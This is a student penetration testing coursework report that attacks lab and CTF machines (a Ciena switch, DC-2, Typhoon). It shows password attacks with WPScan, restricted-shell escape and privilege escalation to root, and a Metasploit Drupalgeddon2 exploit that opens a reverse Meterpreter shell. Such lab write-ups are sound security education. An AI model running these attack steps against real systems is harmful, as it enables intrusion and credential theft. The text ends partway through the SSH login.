

Penetration Testing Report

Richa Sarita Bhandari
001185806

18/03/222

COMP 1629
Penetration Testing

School of Computing and Mathematical Sciences



Table of Contents

Task1	3
Task 2	4
Task 3	6
Test Details.....	6
Document Control.....	6
Executive Summary	7
Scope of Testing.....	7
Restrictions on Testing	8
Summary of Findings	8
Test Results.....	9
Virtual Machine 1 – DC2:.....	9
Virtual Machine 2- Typhoon:.....	15
Virtual Machine 3 – SickOS	22
Virtual Machine 4 – Double Trouble	33
Virtual Machine 5 – CSEC	38
CVSS Scoring System.....	43
Appendix A – Severity Scale	51
References	52

Task1

|||| Missing Password (CVSS: 7.5)

BLD-1	The Ciena 3924 is vulnerable to unauthenticated access which makes it easier to guess default usernames and login without password.
-------	---

Results

User account does not require password to authenticate.

```
└# telnet 10.254.15.100
Trying 10.254.15.100 ...
Connected to 10.254.15.100.
Escape character is '^]'.

3924-A 78:d7:1a:2c:b9:c0
SAOS is True Carrier Ethernet TM software.

3924-A login: user

SAOS is True Carrier Ethernet TM software.
Welcome to the shell.
```

Hosts Affected

10.254.15.100 (Ciena 3924)

Recommendations

It is recommended that every account must have a strong complex password that is asked to authenticate before providing them access. Password must be changed periodically and must not allow to reuse the last passwords.

|||| Default Configuration (CVSS: 9.8)

BLD-2	The Ciena 3924 is vulnerable to default configuration.
-------	--

Results

Every file is readable, writable and executable by root user, even after being logged in via admin account.

```
└# telnet 10.254.15.100
Trying 10.254.15.100 ...
Connected to 10.254.15.100.
Escape character is '^]'.

3924-A 78:d7:1a:2c:b9:c0
SAOS is True Carrier Ethernet TM software.

3924-A login: admin
Password:

SAOS is True Carrier Ethernet TM software.
Welcome to the shell.

3924-A> ls -lsa
      0 drwxrwxrwx    2 admin    leosadmi      100 Dec 16 13:34 .
      0 drwxrwxrwx    7 root     root          140 Jan  5 14:00 ..
      0 lrwxrwxrwx    1 root     root          26 Dec 16 13:34 .ssh → /mnt/sysfs/ssh/users/admin
      0 lrwxrwxrwx    1 root     root          15 Dec 16 13:34 archive → /flash0/archive
      0 lrwxrwxrwx    1 root     root          14 Dec 16 13:34 config → /flash0/config
```

Hosts Affected

10.254.15.100 (Ciena 3924)

Recommendations

	As soon as we gain access to a VM, it is required to change the default configurations and access to the file. As the default configurations are specified in the user manuals and can be easily access by any attacker by downloading from the internet.
--	---

|||| Old Firmware (CVSS: 9.8)

BLD-3	<p>It was found that Ciena 3924 uses an old firmware which is vulnerable to command injection via SNMP iso</p> <p>Results</p> <pre>iso.3.6.1.2.1.1.1.0 = STRING: "3924 Service Delivery Switch" iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.6141.1.106 iso.3.6.1.2.1.1.3.0 = Timeticks: (16306245) 1 day, 21:17:41 iso.3.6.1.2.1.1.4.0 = STRING: "Customer Support, Ciena" iso.3.6.1.2.1.1.5.0 = STRING: "3924-A" iso.3.6.1.2.1.1.6.0 = STRING: "Not Specified" iso.3.6.1.2.1.1.7.0 = INTEGER: 2 iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00 iso.3.6.1.2.1.2.1.0 = INTEGER: 19 iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1 iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2 iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3 iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4 iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5 iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6 iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7 iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8 iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9 iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10 iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11 iso.3.6.1.2.1.2.2.1.1.10001 = INTEGER: 10001 iso.3.6.1.2.1.2.2.1.1.10002 = INTEGER: 10002 iso.3.6.1.2.1.2.2.1.1.10003 = INTEGER: 10003</pre> <p>Hosts Affected 10.254.15.100 (Ciena 3924)</p> <p>Recommendations It is recommended that we disable the SNMP service if its not in use on the host machine or we can filter incoming UDP traffic going to the SNMP port.</p>
-------	---

Task 2

|||| Enabled TCP Timestamp (CVSS: 2.6)

BLD-4	The Ciena 3924 is vulnerable to TCP timestamps which allows to compute the uptime.
	<p>Results</p> <p>When a user tried to ping the affected host, it sends back a TCP timestamp as we can see in below figure. The side effect of this feature is that the uptime of the host can be computed.</p>

```

HPING 10.254.15.100 (eth0 10.254.15.100): S set, 40 headers + 0 data bytes
len=56 ip=10.254.15.100 ttl=64 DF id=0 sport=23 flags=SA seq=0 win=28960 rtt=12.5 ms
TCP timestamp: tcpts=1984678604

len=56 ip=10.254.15.100 ttl=64 DF id=0 sport=23 flags=SA seq=1 win=28960 rtt=7.0 ms
TCP timestamp: tcpts=1984679605
HZ seems hz=1000
System uptime seems: 22 days, 23 hours, 17 minutes, 59 seconds

--- 10.254.15.100 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 7.0/9.7/12.5 ms

```

Hosts Affected

10.254.15.100 (Ciena 3924)

Recommendations

It is recommended that we disable TCP timestamp in the /etc/sysctl.conf file and apply setting to runtime.

Weak cipher (CVSS: 4.3)

BLD-5 It was found that both devices display the RSA key fingerprint from SSH server having a weak SSL/TLS security. An attacker can capture this session and then use it to decrypt and re-encrypt before sending it.

Results

```

3924-A> ssh 10.254.15.100
The authenticity of host '10.254.15.100 (10.254.15.100)' can't be established.
RSA key fingerprint is SHA256:8e:c5:82:87:a6:d9:68:f2:6d:25:d1:e6:1d:73:95:40:f2:93
b5:e6.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.254.15.100' (RSA) to the list of known hosts.
Password:
Password:
Password:

SAOS is True Carrier Ethernet TM software.
Welcome to the shell.
3924-A> uname
SHELL PARSER FAILURE: 'uname' - no matching entry found
3924-A> ssh 10.254.15.101
The authenticity of host '10.254.15.101 (10.254.15.101)' can't be established.
RSA key fingerprint is SHA256:82:02:0f:74:4b:1d:86:16:44:4d:76:5b:19:a6:54:84:04:54
b5:53.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.254.15.101' (RSA) to the list of known hosts.
Password:
Password:

SAOS is True Carrier Ethernet TM software.
Welcome to the shell.
3903-A>

```

Hosts Affected

10.254.15.101 (Ciena 3903)

10.254.15.100 (Ciena 3924)

Recommendations

It is recommended that we disable host RSA key displaying when using SSH to prevent attacker from capturing the fingerprint to process a Man-in-the-Middle attack.

Task 3

Test Details

Date of Test	
Tester	Richa Sarita Bhandari
Test Location	GRE Ltd
Customer Contact	
Telephone	
Email	rb9800k@gre.ac.uk

Document Control


Date	Action	Version	Author
x	Initial Draft	0.1	Dimitrios Fragkiskatos
x	General QA	0.2	x
18 February 2022	Technical QA	0.3	Richa Sarita Bhandari
18 March 2022	Final report	1.0	Richa Sarita Bhandari

Executive Summary

Introduction

As part of the COMP1629 coursework we have been provided with several systems. Our task is to test and exploit vulnerabilities in these systems and provide a report. The report consists of our findings and recommendation on how to mitigate the vulnerabilities. Several vulnerabilities were found affecting the application and infrastructure. Most severe issues identified was use of weak password for administrative account.

Scope of Testing



The scope of this report is limited to a single base machine on which we are going to use VirtualBox to run the systems provided as seen in above figure. We need to provide the evidence needed with our findings with use of various tools. However, us of automated tools is prohibited.

Issue ID	Issue	Issue Rating
1.	SSH Weak Algorithms Supported	MEDIUM
2.	Environment Information Disclosure	LOW
3.	Backported Security Patch Detection (SSH)	INFO
4.	Traceroute Information	INFO

Issue ID	Issue	Issue Rating
5.	Default or Weak Credentials	HIGH
6.	Password Re-Use	HIGH
7.	Patch Management	HIGH
8.	Weak FTP Server Password	MEDIUM
9.	Open Redirection	MEDIUM
10.	No Antivirus scan on File Upload	MEDIUM
11.	Password Not Required when Changing Settings	MEDIUM
12.	Directory browsing	MEDIUM
13.	Use Vim to escape restricted mode	MEDIUM
14.	Backported Security Patch Detection (SSH)	INFO

Restrictions on Testing

There occurred a few issues while trying to work with these systems as this was a new learning experience. Most of the issues were caused due to the network or VirtualBox. We tried these issues; however, we were not always successful.

Summary of Findings

While performing detailed penetration testing against these systems we have identified several issues and we have provided brief description and categorization of our findings.

Some of the vulnerabilities were default admin password, SQL Injection, privilege escalation, remote code execution, API Injection, etc.

Overall risk of the systems is high.

Test Results

We are using kali to exploit the vulnerabilities on each machine

Virtual Machine 1 – DC2:

Using arp-scan we can scan the network for devices connected on the same network.

```
[root@kali ~]# arp-scan 192.168.43.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:94:13:cf, IPv4: 192.168.43.241
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan) 2022-01-21
192.168.43.1 16:d1:69:dc:40:ec (Unknown: locally administered)
192.168.43.18 10:3d:1c:5d:6a:1f (Unknown)
192.168.43.52 00:0c:29:64:19:fe VMware, Inc.
192.168.43.56 10:3d:1c:5d:6a:1f (Unknown)
192.168.43.240 5c:5f:67:9e:74:74 Intel Corporate Stream
192.168.43.70 10:3d:1c:5d:6a:1f (Unknown)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.991 seconds (128.58 hosts/sec). 6 responded
```

Nmap is also a network scanner which not only discovers other hosts but also discovers the services and operating systems. It detects services, vulnerabilities and other information that can be useful to exploit a device.

```
[root@kali ~]# nmap 192.168.43.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-22 14:14 EST
Nmap scan report for 192.168.43.1
Host is up (0.0075s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 16:D1:69:DC:40:EC (Unknown)

Nmap scan report for 192.168.43.18
Host is up (0.017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 10:3D:1C:5D:6A:1F (Unknown)

Nmap scan report for DC-2 (192.168.43.52)
Host is up (0.00069s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:64:19:FE (VMware)
```

From the information gathered above we can see that the vulnerable systems IP address is 192.168.43.52 and the nmap shows that port tcp/80 is open using http service. We then tried

to access the http page which took us to our first flag. The flag gave us hint to the next flag, which was “cewl”.

HTTP Port 80

DC-2
Just another WordPress site

Welcome What We Do Our People Our Products Flag

FLAG

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

We used CeWL to generate a password list that we can use and saved it to wordlist.txt file.

```
[root@kali]# cewl http://dc-2 -w wordlist.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

[root@kali]# cat wordlist.txt
sit
amet
nec
quis
vel
orci
site
non
sed
angovita
vitae
luctus
sem
Sed
leo
ante
content
nisi
Praesent
```

Once the list was ready, we used WPScan to get the credentials. WPScan is a WordPress security scanner used to test security of WordPress Website.

```
(root㉿kali)-[~/home/kali]
# wpscan --url http://dc-2/ admin --passwords wordlist.txt
```

WordPress Security Scanner by the WPScan Team
Version 3.8.17
@_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart


[i] Updating the Database ...
[i] Update completed.

[+] URL: http://dc-2/ [192.168.43.18]
[+] Started: Tue Feb 22 14:44:40 2022

WPScanner gave us some valid combination of username and password.

```
[i] User(s) Identified:  
[+] admin  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By:  
|   Wp Json Api (Aggressive Detection)  
|     - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
|     Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|     Login Error Messages (Aggressive Detection)  
  
[+] jerry  
| Found By: Wp Json Api (Aggressive Detection)  
|     - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By:  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
  
[+] tom  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] Performing password attack on Xmlrpc against 3 user/s  
[SUCCESS] - jerry / adipiscing  
[SUCCESS] - tom / parturient  
Trying admin / log Time: 00:01:08 ←—————  
  
[!] Valid Combinations Found:  
| Username: jerry, Password: adipiscing  
| Username: tom, Password: parturient  
  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
  
[+] Finished: Tue Feb 22 14:45:59 2022  
[+] Requests Done: 860  
[+] Cached Requests: 6  
[+] Data Sent: 373.882 KB  
[+] Data Received: 18.705 MB  
[+] Memory used: 233.508 MB  
[+] Elapsed time: 00:01:18
```

After logging in using jerry's password, we found the second flag page Flag-2.



It said, “hope you found another entry point”. So, we tried to login via SSH.

Privilege Escalation

We could ssh using Tom's credentials. But we couldn't use any commands such as cat or whoami. It gave us an -rbash error.

```
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
tom@DC-2:~$ tac flag3.txt
-rbash: tac: command not found
tom@DC-2:~$ █
```

So, we used vim to change the shell to /bin/sh.

Here we found the flag3 as shown in below figure.

Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
~
~
~
~
~

Finally, just by logging in as jerry we found the fourth flag. Even though it said no hints the final hint was “git”.

```
Debian GNU/Linux 8 DC-2 tty1

DC-2 login: jerry
Password:
Linux DC-2 3.16.0-4-586 #1 Debian 3.16.51-3 (2017-12-13) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/**/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jerry@DC-2:~$ 
jerry@DC-2:~$ 
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!
jerry@DC-2:~$ _
```

We found a way to use git for privilege escalation. Once we got root shell, we could access the final flag.

```
#!/bin/sh
# ls
flag3.txt  usr
# whoami
root
# cd /root
# ls
final-flag.txt
# cat final-flag.txt
```



Congratulations!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

#

Virtual Machine 2- Typhoon:

Using netdiscover we found the ip address of the vm is 172.20.10.11.

Currently scanning: 172.23.75.0/16		Screen View: Unique Hosts		
15 Captured ARP Req/Rep packets, from 3 hosts. Total size: 900				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.20.10.2	5c:5f:67:9e:74:74	4	240	Intel Corporate
172.20.10.11	08:00:27:7d:08:14	8	480	PCS Systemtechnik GmbH
172.20.10.1	5e:09:47:5d:2c:64	3	180	Unknown vendor

Next, we used nmap to find all open ports on the system.

```
└─(root㉿kali)-[~/home/kali]
# nmap -Pn -p- 172.20.10.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-14 09:45 EDT
Nmap scan report for 172.20.10.11
Host is up (0.00012s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
631/tcp   open  ipp
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
3306/tcp  open  mysql
5432/tcp  open  postgresql
6379/tcp  open  redis
8080/tcp  open  http-proxy
27017/tcp open  mongod
38237/tcp open  unknown
44126/tcp open  unknown
45272/tcp open  unknown
50805/tcp open  unknown
56889/tcp open  unknown
MAC Address: 08:00:27:7D:08:14 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
```

As we can see port 21/tcp is open to ftp service we tried to login to ftp service. After trying few combinations of default credentials, we found that the service was accessible using login – anonymous and password anonymous

```
└─(root㉿kali)-[~/home/kali]
└─# ftp 172.20.10.11
Connected to 172.20.10.11.
220 (vsFTPd 3.0.2)
Name (172.20.10.11:kali): admin
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: Can't bind for data connection: Address already in use
ftp> exit
221 Goodbye.

└─(root㉿kali)-[~/home/kali]
└─# ftp 172.20.10.11
Connected to 172.20.10.11.
220 (vsFTPd 3.0.2)
Name (172.20.10.11:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37877|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```

However, we could not find any way to exploit the ftp service, so we moved to the next port open 80/tcp using http service.



Even here we could not find a login page or any way to use reverse-shell. Upon viewing the source code, we found that the server is using Drupal 8.

```
1 <!DOCTYPE html>
2 <html lang="en" dir="ltr" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/
3   <head>
4     <meta charset="utf-8" />
5   <meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
6   <meta name="MobileOptimized" content="width" />
7   <meta name="HandheldFriendly" content="true" />
8   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
9   <link rel="shortcut icon" href="/drupal/core/misc/favicon.ico" type="image/vnd.microsoft.icon" />
10  <link rel="alternate" type="application/rss+xml" title="" href="http://172.20.10.11/drupal/rss.xml" />
11  <link rel="alternate" type="application/rss+xml" title="" href="http://192.168.1.104/drupal/rss.xml" />
12
13  <title>Welcome to Typhoon VM | Typhoon VM</title>
14  <link rel="stylesheet" href="/drupal/sites/default/files/css/css_B1lgK8855u6EJ8rkCLdv3vZRSs_2AS5jbGbcVSHuj2I.css"
15  <link rel="stylesheet" href="/drupal/sites/default/files/css/css_2kXRTLnwvl-8oI9J08iF04gTuY_qcD0nTw3owQ0vnoA.css?0"
16  <link rel="stylesheet" href="/drupal/sites/default/files/css/css_Z5jMq7P_bjcw9iUzujI7oaechMyx0TUqZhHJ_aYSq04.css?0"
```

Drupal 8 is a very old version of Drupal, so we have some vulnerabilities to exploit.

```
(root㉿kali)-[~/home/kali]
└─# msfconsole
      Typhoon VM

METASPLOIT CYBER MISSILE COMMAND V5

Home
Search X
+ * x
Welcome to Typhoon VM
No front page content has been created yet.
Follow the User Guide to start building your site.

#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

      =[ metasploit v6.1.27-dev
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post
+ -- --=[ 596 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion
Powered by Drupal
Metasploit tip: View advanced module options with
advanced

msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

We are going to use msfconsole to exploit drupal

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 172.20.10.11
rhost => 172.20.10.11
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set targeturi drupal/
targeturi => drupal/
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):
Follow the User Guide to start building your site.

Name      Current Setting  Required  Description
---      ---      ---      ---
DUMP_OUTPUT    false      no        Dump payload command output
PHP_FUNC      passthru    yes       PHP function to execute
Proxies        no         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        172.20.10.11  yes       The target host(s), see https://github.com/rapid7/metasploit-
framework/wiki/Using-Metasploit
RPORT          80         yes       The target port (TCP)
SSL            false      no        Negotiate SSL/TLS for outgoing connections
TARGETURI      drupal/    yes       Path to Drupal install
VHOST          no         no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
LHOST        172.20.10.9   yes       The listen address (an interface may be specified)
LPORT        4444      yes       The listen port

Powered by Drupal
Exploit target:

Id  Name
--  --
0   Automatic (PHP In-Memory)

```

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 172.20.10.9:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 172.20.10.11
[*] Meterpreter session 1 opened (172.20.10.9:4444 → 172.20.10.11:35007 ) at 2022-03-14 10:19:54 -0400

meterpreter > shell
Process 3133 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Upon running nmap we found a directory /mongoadmin/ on browser. When we change the credentials to 84mb we find 2 cred links which gives us the username and password

1. credentials (84mb) Change database credentials [repair database] [drop database]
Add new collection [stats]

1. creds (2)
2. typhoon (0)

100 limit

creds

[insert new object] [show indexes] [export] [import] [sort] [search] [query]

[X] [E] (Mongoid) 5bce38e66c82aa33d0a8c7be
[_.id] => Mongoid Object (
 [\$id] => 5bce38e66c82aa33d0a8c7be
)
[username] => typhoon

[X] [E] (Mongoid) 5bce38f86c82aa33d0a8c7bf
[_.id] => Mongoid Object (
 [\$id] => 5bce38f86c82aa33d0a8c7bf
)
[password] => 789456123

Using the credentials found we try to ssh to the system

```
(root㉿kali)-[/home/kali]
# ssh typhoon@172.20.10.11
The authenticity of host '172.20.10.11 (172.20.10.11)' can't be established.
ED25519 key fingerprint is SHA256:e7z2drEvFIpgi4m7ga6WSuDmtqCJ2yVwS4u3eXl7zk8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.20.10.11' (ED25519) to the list of known hosts.

d888888b db    db d8888b. db   db .d88b. .d88b. d8b  db
`~~88~~` `8b d8' 88  `8D 88  88 .8P Y8. .8P Y8. 888o 88
 88  `8bd8' 88oodD' 88ooo88 88  88 88  88 88V8o 88
 88  88  88~~~ 88~~~88 88  88 88  88 88 V8o88
 88  88  88  88 `8b d8' `8b d8' 88  V888
YP      YP  88  YP  YP  `Y88P'  `Y88P'  VP  V8P

Vulnerable VM By PRISMA CSI - www.prismacs.com

WARNING: Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

This is a joke of course :))
Please hack me!

typhoon@172.20.10.11's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

